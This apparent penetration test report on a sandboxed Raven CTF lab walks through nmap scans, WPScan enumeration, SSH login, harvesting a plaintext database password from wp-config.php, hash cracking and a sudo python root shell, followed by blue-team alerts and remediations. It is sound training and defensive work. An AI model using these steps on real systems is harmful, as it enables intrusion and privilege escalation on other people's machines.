X-CORP

Penetration Test Report

Security Engineering: CSIRT Division

Attack, Defense, and Analysis

Table of Contents

Executive Summary 3
Red Team 3
Vulnerabilities 3
Attack Narrative 4
Blue Team 10
Network Discovery 10
Description of the Targets 10
Monitoring the Targets 11
Conclusion 12
Risk Rating: 13
Appendix A: Vulnerability & Mitigation 14
Exploitation of Open Ports 14
Access Control, DOS, Enumeration, and Directory Traversal (CWE-23) 14
Weak User Credentials 14
Misconfigured Security Controls (CWE-284 & ***OWASP Top 10)*** 15
XML-RPC Parsing 15
XML-RPC Ping 15
Cloudflare Protection Bypass 16
Local File Inclusion (LFI) 16
Appendix B: Implementing Patches with Ansible 17
Appendix C: References 17

Executive Summary

Security Engineers from XCORP's Computer Security and Incident Response Team were tasked with conducting a penetration test to analyze and determine its exposure to a targeted attack. The entire penetration test was conducted in a simulated sandboxed environment with simulated malicious actors and SOC analysts. The objective was to utilize tools and resources to determine XCORP's exposure to a targeted attack and understand XCORP's response. The goal of this test was to:

- Identify if attackers could penetrate XCORP's defenses
    - Vulnerabilities and exploits
- Determine the impact of the security breach on:
    - Confidentiality and integrity in relation to private data
    - System availability and impact on infrastructure

Emphasis was placed on the identification and exploitation of vulnerabilities that could allow attackers to gain unauthorized access to resources and data. The attacks were conducted at a level of access that a general external public user would have. The assessment was conducted in accordance with recommendations outlined in NIST and CVE. All tests and actions conducted were under controlled conditions.

Red Team

Initial reconnaissance of XCORP's network led to the discovery of misconfigured security controls, improperly secured data, and several active threats. These active threats allowed an attacker to penetrate XCORP's system, escalate user privileges, and gain system access. Below we will discuss exposed services, critical vulnerabilities, and exploitation.

Vulnerabilities

The following vulnerabilities were identified on Target 1:

- Weak user credentials allowed for easy access to user accounts.
- Compromised user accounts allowed the attacker to SSH on port 22 with discovered credentials.
- Exploitation of port 80 provided the attacker physical access to web server and services running on web server (WordPress).
- WordPress application was susceptible to DOS and enumeration.
- Misconfigured security controls and improperly secured data allowed for easy access to back-end authentication and configuration files, access to SQL database, and user privilege escalation.
- WordPress XML-RPC parsing was susceptible to DOS attacks which allows for WordPress application to be compromised to carry out a botnet level attack (DDOS).
- WordPress XML-RPC ping can be used to expose the internal layers of the application.

- Cloudflare protection bypass allows for DNS exploitation where DNS records can be corrupted.

Vulnerabilities discovered on Target 2:

- A local file inclusion (LFI) vulnerability was discovered within WordPress and host machine which can be used to establish direct command line access to host machine.
- Directory path traversal allows access to hidden and restricted directories.

Critical Incidents discovered on XCORP's network:

- A trojan malware was discovered on the network that was downloaded locally and infected multiple hosts on network.
- A private Active Directory domain was created on corporate network to conduct torrenting, avoid detection, and stream videos online.
- A few users were discovered torrenting on the network by uploading and downloading copyrighted materials.

Attack Narrative

Exploitation of Open Ports

Network scans showed IP addresses, ranges, operating system information, running services, scripts, versions, open ports, and a trace route showing how far away hosts were on the network. Attacker was able to identify running services to exploit, such as WordPress, Apache web server, SSH, and RPC. Network scan results revealed the following information:

- nmap -sT 192.168.1.0/24 → command performs full TCP scan
- nmap -A 192.168.1.0/24 → command performs an aggressive scan detecting OS, services, versions, scripts, and traceroute
- nmap -sX 192.168.1.0/24 → command identifies open ports

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
22/tcp  open|filtered ssh
80/tcp  open|filtered http
111/tcp open|filtered rpcbind
139/tcp open|filtered netbios-ssn
445/tcp open|filtered microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
```

The following ports were discovered open with the services:

- Port 22 → SSH
- Port 80 → Web
- Port 111 → RPC
- Port 139 → NetBIOS
- Port 445 → SMB
- Port 4444 → TCP

It was determined that ports 22, 80, and 111 were used as points of entry and port 4444 was used to upload a malicious payload.

User Enumeration, Weak Credentials, SSH, and Improperly Secured Data

Attacker ran a WPSCAN on WordPress service to enumerate a list of users to target. The scan identified Michael and Steven as users of the WordPress application. Michael had weak user credentials which allowed for easy access to his user account.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

With Michael's discovered credentials, the attacker was able to SSH into his user account and navigate to restricted directories on the system.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jun  3 11:46:44 2021 from 192.168.1.90
michael@target1:~$
```

Attacker was able to locate the WordPress configuration directory which contained exposed sensitive and confidential information like authentication and configuration information. Once

the restricted WordPress directory was located, it was used obtain administrative credentials for accessing the SQL database.

```
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd ..
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

```
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php  css          fonts          index.html  scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@target1:/var/www/html/wordpress$
```

The WordPress configuration file was vulnerable and accessible via user on the target. The configuration file root credentials were stored in plain text and the WordPress file which should not have been accessible to a non-system administrator. The attacker was able to obtain administrative credentials logging into the SQL database.

Administrative credentials →

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```


Using those discovered root credentials, attacker exploited the SQL database revealing the password hashes for the site's users (Steven & Michael). Navigating across SQL, attacker dumped the hashes into a plain text file using nano and John-Ripper to crack hashes and obtain additional credentials (Steven's password).

Accessing SQL:


```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 78
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Dumping hashes:

Copying hashes to plain text file using nano:



Executing John-Ripper to crack hashes and obtain Steven's password:




Misconfigured Security Controls

Once Steven's credentials were discovered, it was used to access his account via remote command execution (SSH). Steven's account was used to spawn a root shell with a simple python script via sudo to escalate privileges to root user. Once the shell was spawned, the target was successfully rooted, and the attacker gained full control of the system with the ability to place malware which could have granted persistence.

Python Script: sudo python –c 'import pty;pty.spawn("/bin/bash")'

SSH & WHOAMI:



Root shell spawning:

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```

Steven successfully rooted:


```
root@target1:/home/steven# cd /root
root@target1:~# ls -l
total 4
-rw-r--r-- 1 root root 442 Aug 13  2018 flag4.txt
root@target1:~# cat flag4.txt
--------

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
root@target1:~#
```

Blue Team

Network Discovery

The following machines were discovered on the network:

- Azure Hyper-V
  - OS: Windows
  - Role: Host
  - IP: 192.168.1.1
- Kali Machine
  - OS: Kali Linux
  - Role: Attack
  - IP: 192.168.1.90
- Target 1
  - OS: Debian Linux
  - Role: Target 1
  - IP: 192.168.1.110
- Target 2
  - OS: Debian Linux
  - Role: Target 2
  - IP: 102.168.1.115
- Capstone
  - OS: Debian Linux
  - Role: Alert Testing
  - IP: 192.168.1.105
- ELK
  - OS: Ubuntu Linux
  - Role: ELK Machine
  - IP: 192.168.1.100



Description of the Targets

The main target of this attack was Target 1 (192.168.1.110). Targets 1 and 2 are Apache web servers that have SSH enabled, so ports 80 and 22 are possible ports of entry for attackers. As such, the following alerts have been implemented:

- Excessive HTTP Errors
- HTTP Request Size
- CPU Usage

Monitoring the Targets

Traffic to these services should be carefully monitored. To this end, these alerts have been implemented below:

Excessive HTTP Errors Alert

Alert 1 is implemented as follows:

- **Metric**: WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- **Threshold**: 400
- **Vulnerability Mitigated**: Brute force & Enumeration
- **Reliability**: Alert is highly reliable as any normal responses will be filtered out. Alert is triggered after 400 threshold is exceeded.

HTTP Request Size Monitor Alert

Alert 2 is implemented as follows:

- **Metric**: WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
- **Threshold**: 3500
- **Vulnerability Mitigated**: Cross Site Scripting (XSS), DDOS, Directory Traversal
- **Reliability**: In terms of reliability, alert is medium since it can generate false positives, such as large & legitmate HTTP traffic.

CPU Usage Monitor Alert

Alert 3 is implemented as follows:

- **Metric**: WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- **Threshold**: 0.5
- **Vulnerability Mitigated**: Malware & Viruses
- **Reliability**: Alert is highly reliable since it shows what programs are running and how much resources is being used. It allows for the detection of malicious programs and improving CPU usage.

Conclusion

The logs and alerts generated during the assessment suggest that this network is susceptible to several active threats, identified by the alerts above. In addition to watching for occurrences of such threats, the network should be hardened against them. The Blue Team suggests that IT implement the fixes below to protect the network:

- Harden WordPress service
- Implement input validation, query parameterization, or a web application firewall
- Harden system against malware
- Implement proper security controls and baseline configurations
- Set alerts and implement sensors to detect anomalies or patterns of suspicious activity which can all prevent the breach and loss of confidentiality, integrity, and availability.

Why It Works**:**

WPSCANS rely on REST API to enumerate users. Disabling the REST API feature prevents enumeration on the WordPress service. Securing user login information from public access allows for a more secure environment since sensitive and confidential data is no longer accessible to unauthorized users. This also prevents an attacker from accessing back-end files, dumping user password hashes, and data exfiltration. Updates to WordPress service ensures security by implementing fixes and patches to discovered vulnerabilities along with performance and application improvements.

Implementing limitations to request sizes and filtering web requests will prevent the submission of arbitrary requests preventing directory traversal and reducing the size of traffic (400 errors), thus preventing a loss of availability. Input validation, query parameterization, and web application firewalls prevent malicious code from being injected. This prevents the breach of confidentiality and integrity.

An Intrusion Detection System (IDS) can monitor and detect malicious activity on the host system and network, giving real-time alerts to these activities. Intrusion Prevention Systems (IPS) can protect against malicious attacks from the network layer up to the application layer. Antivirus and endpoint protection tools attempt to block the installation of malicious programs through identified signatures. Monitoring tools like ELK and Splunk collect log and metric information from systems aggregating the information into an integrated environment like Kibana, Elasticsearch, and Splunk which can be used to analyze and visualize the data for application and infrastructure monitoring, faster troubleshooting, and security analytics. These tools combined can protect systems and networks from viruses, malware, and unauthorized activity creating a secure environment for business operations.

Additional Suggestions

Additional recommendations that should also be considered:

- Provision user access, manage user accounts, harden system and network with secure designs. Implement:
    - Least privilege
    - Zero trust
    - SSO and proper access controls
    - Baselines for secure configurations & operations
    - Secure network design & architecture
    - Alerts for authentication logs
    - Authentication, Authorization, and Accounting (AAA)

Why It Works:

Least privilege restricts access for users, accounts, and system processes to only those that exclusively require access for routine and legitimate activities. This ensures that unauthorized users cannot set up private domains, malware is restricted and cannot run as a super user, and generic/end user accounts do not have access to back-end system and configuration files. Also, non-system administrator accounts do not have access to run administrative commands like executing sudo commands with custom python scripts to escalate user privileges. With zero trust, no users will be trusted until they are authenticated and authorized. It is a holistic approach to ensure users are verified and limit unauthorized activity and intruders. The implementation of single sign on or SSO reduces the number of times users must authenticate by only using a single pair of credentials to any of several related systems that are independent with the help of an authentication token. Not only does SSO save time and cut costs, but it enhances security and user experience. With this, Michael could have utilized SSO, and his footprint would have been reduced making it difficult for the attacker to compromise his account. Baselines for secure configurations, operations, secure networks, and alerts for authentication logs address the question of what should be under direct control? It also secures restricted files, directories, and authentication information making it more difficult for attackers to obtain this information.

Risk Rating:

The overall risk discovered for the XCORP corporation resulting from this assessment is **HIGH**. An external attacker was able to bypass all defense mechanisms and gain full system control and access by rooting the system on one target and uploading a malicious payload on the other. Additional incidents were also discovered on the network which puts the company at high risk. It is reasonable to believe that a malicious entity would be able to successfully execute an attack against XCORP through targeted attacks.

Appendix A: Vulnerability & Mitigation

Exploitation of Open Ports

Rating: High

Description: Open ports that are not monitored and controlled can allow an attacker to exploit the services running on those ports, using those ports as a points of entry.

Impact: This allowed access to web server and DOS attacks.

Remediation: Close all ports that are not in use, and carefully monitor and control all open ports.

Access Control, DOS, Enumeration, and Directory Traversal (CWE-23)

Rating: High

Description: Denial of Service (DOS) is a loss of availability to a system or network where a target is flooded with traffic triggering a system or network crash. Enumeration can be a vulnerability that allows attackers to use brute force techniques to validate users. Directory traversal is the result of poor or no filtering to the URL allowing access to hidden directories.

Impact: User enumeration is what allowed targets to be discovered on the WordPress application. No access controls and URL manipulation of variables that reference files showed hidden and restricted directories.

Remediation: Disable REST API preventing WPSCAN which prevents enumeration on the WordPress service. Implement a load balancer and filter web requests. A load balancer optimizes resources and response. This prevents the system and network from overloading and crashing. Filtering web requests prevents arbitrary requests from submission, so URL cannot be manipulated to access hidden or restricted web directories.

Weak User Credentials

Rating: High

Description: Weak credentials are short names, first names, or any simple combinations. Username and password are easy to obtain leading to unauthorized access and user account compromising.

Impact: The user, Michael, utilized a simple and non-complex combination allowing unauthorized activity on his account.

Remediation: Implement password and account policies. Limit failed login attempts and blacklist IP addresses from known malicious actors. These steps prevent user accounts from being compromised.

Misconfigured Security Controls (CWE-284 & ***OWASP Top 10***)

Rating: **CRITICAL**

Description: Improper controls are implemented leaving systems vulnerable to multiple exploits. This is an OWASP Top 10 vulnerability which is a critical security risk.

Impact: Allowed unauthorized access to SQL database by exposing administrative credentials in plaintext. Exposed back-end authentication and configuration information. An end-user was able to exfiltrate data and escalate user privileges using a simple python script to spawn a root shell.

Remediation: Conduct a full system audit. Manage user privileges, rights, and implement proper security controls and configurations. This includes Identity and Access Management (IAM) controls as well.

XML-RPC Parsing

Rating: High

Description: XML-RPC parsing is a WordPress feature that allows for XML documents to be transmitted in a user-friendly manner using HTTP as the transport method and XML for encoding.

Impact: WordPress XML-RPC parsing is susceptible to DOS attacks by executing pingback.ping command. Several affected WordPress installations can launch a botnet level attack (DDOS).

Remediation: Install latest version of WordPress. Disable features that are not used in WordPress to mitigate risk.

XML-RPC Ping

Rating: High

Description: WordPress can use XML-RPC to communicate with systems. It is used to help users create posts offline by connecting WordPress with other applications and systems remotely.

Impact: Using HTTP POST request smuggling to bypass front-end security controls, WordPress application internal layers are exposed. This can be used to target the application layers leading to buffer overflows, race conditions, shimming, and a wide array of application and performance issues.

Remediation: Disable XML-RPC feature when not in use. Implement accelerated domains which filters web traffic, detects advanced malicious cyber-attacks through intelligent heuristic appliances, and will operate without any effect on performance.

Cloudflare Protection Bypass

Rating: High

Description: WordPress uses Cloudflare to increase site speed with a content delivery network.

Impact: Execution of pingback.ping command can be used to bypass DNS level protection. Target's DNS information along with IP addresses can be revealed allowing for DNS exploitation and corruption.

Remediation: Implement and properly configure web application firewall and DNS protection settings. Disable features that are not in use.

Local File Inclusion (LFI)

Rating: High

Description: An LFI is a vulnerability in poorly designed web applications that allows a user to upload content into an application or system.

Impact: A malicious payload was successfully uploaded onto Target 2. A Remote Access Trojan was uploaded to the web server allowing for direct command line access.

Remediation: Filter ports and IP addresses. Set and implement proper permissions, access, and security controls. This includes requiring passwords for running programs and commands that require an administrator like sudo commands. Also, set alerts for uploads into restricted directories and alerts on ports 4444, 443, and 80 to prevent malicious payloads from being uploaded and unauthorized activity.

Appendix B: Implementing Patches with Ansible

The Ansible playbook files consist of scripts that can be used to automate tasks. Below is a playbook overview:

- WordPress Patch – wordpress.yml
    - Playbook file backups and archives data
    - Installs latest version of WordPress
- ELK Stack – elk.yml
    - Configures ELK with docker
    - Use ELK to monitor activity
- Beats
    - Filebeat – helps collect file logs
    - Metricbeat – collects system metrics
    - Packetbeat – helps with packet analysis

Appendix C: References

- Offensive Security – Penetration Test Report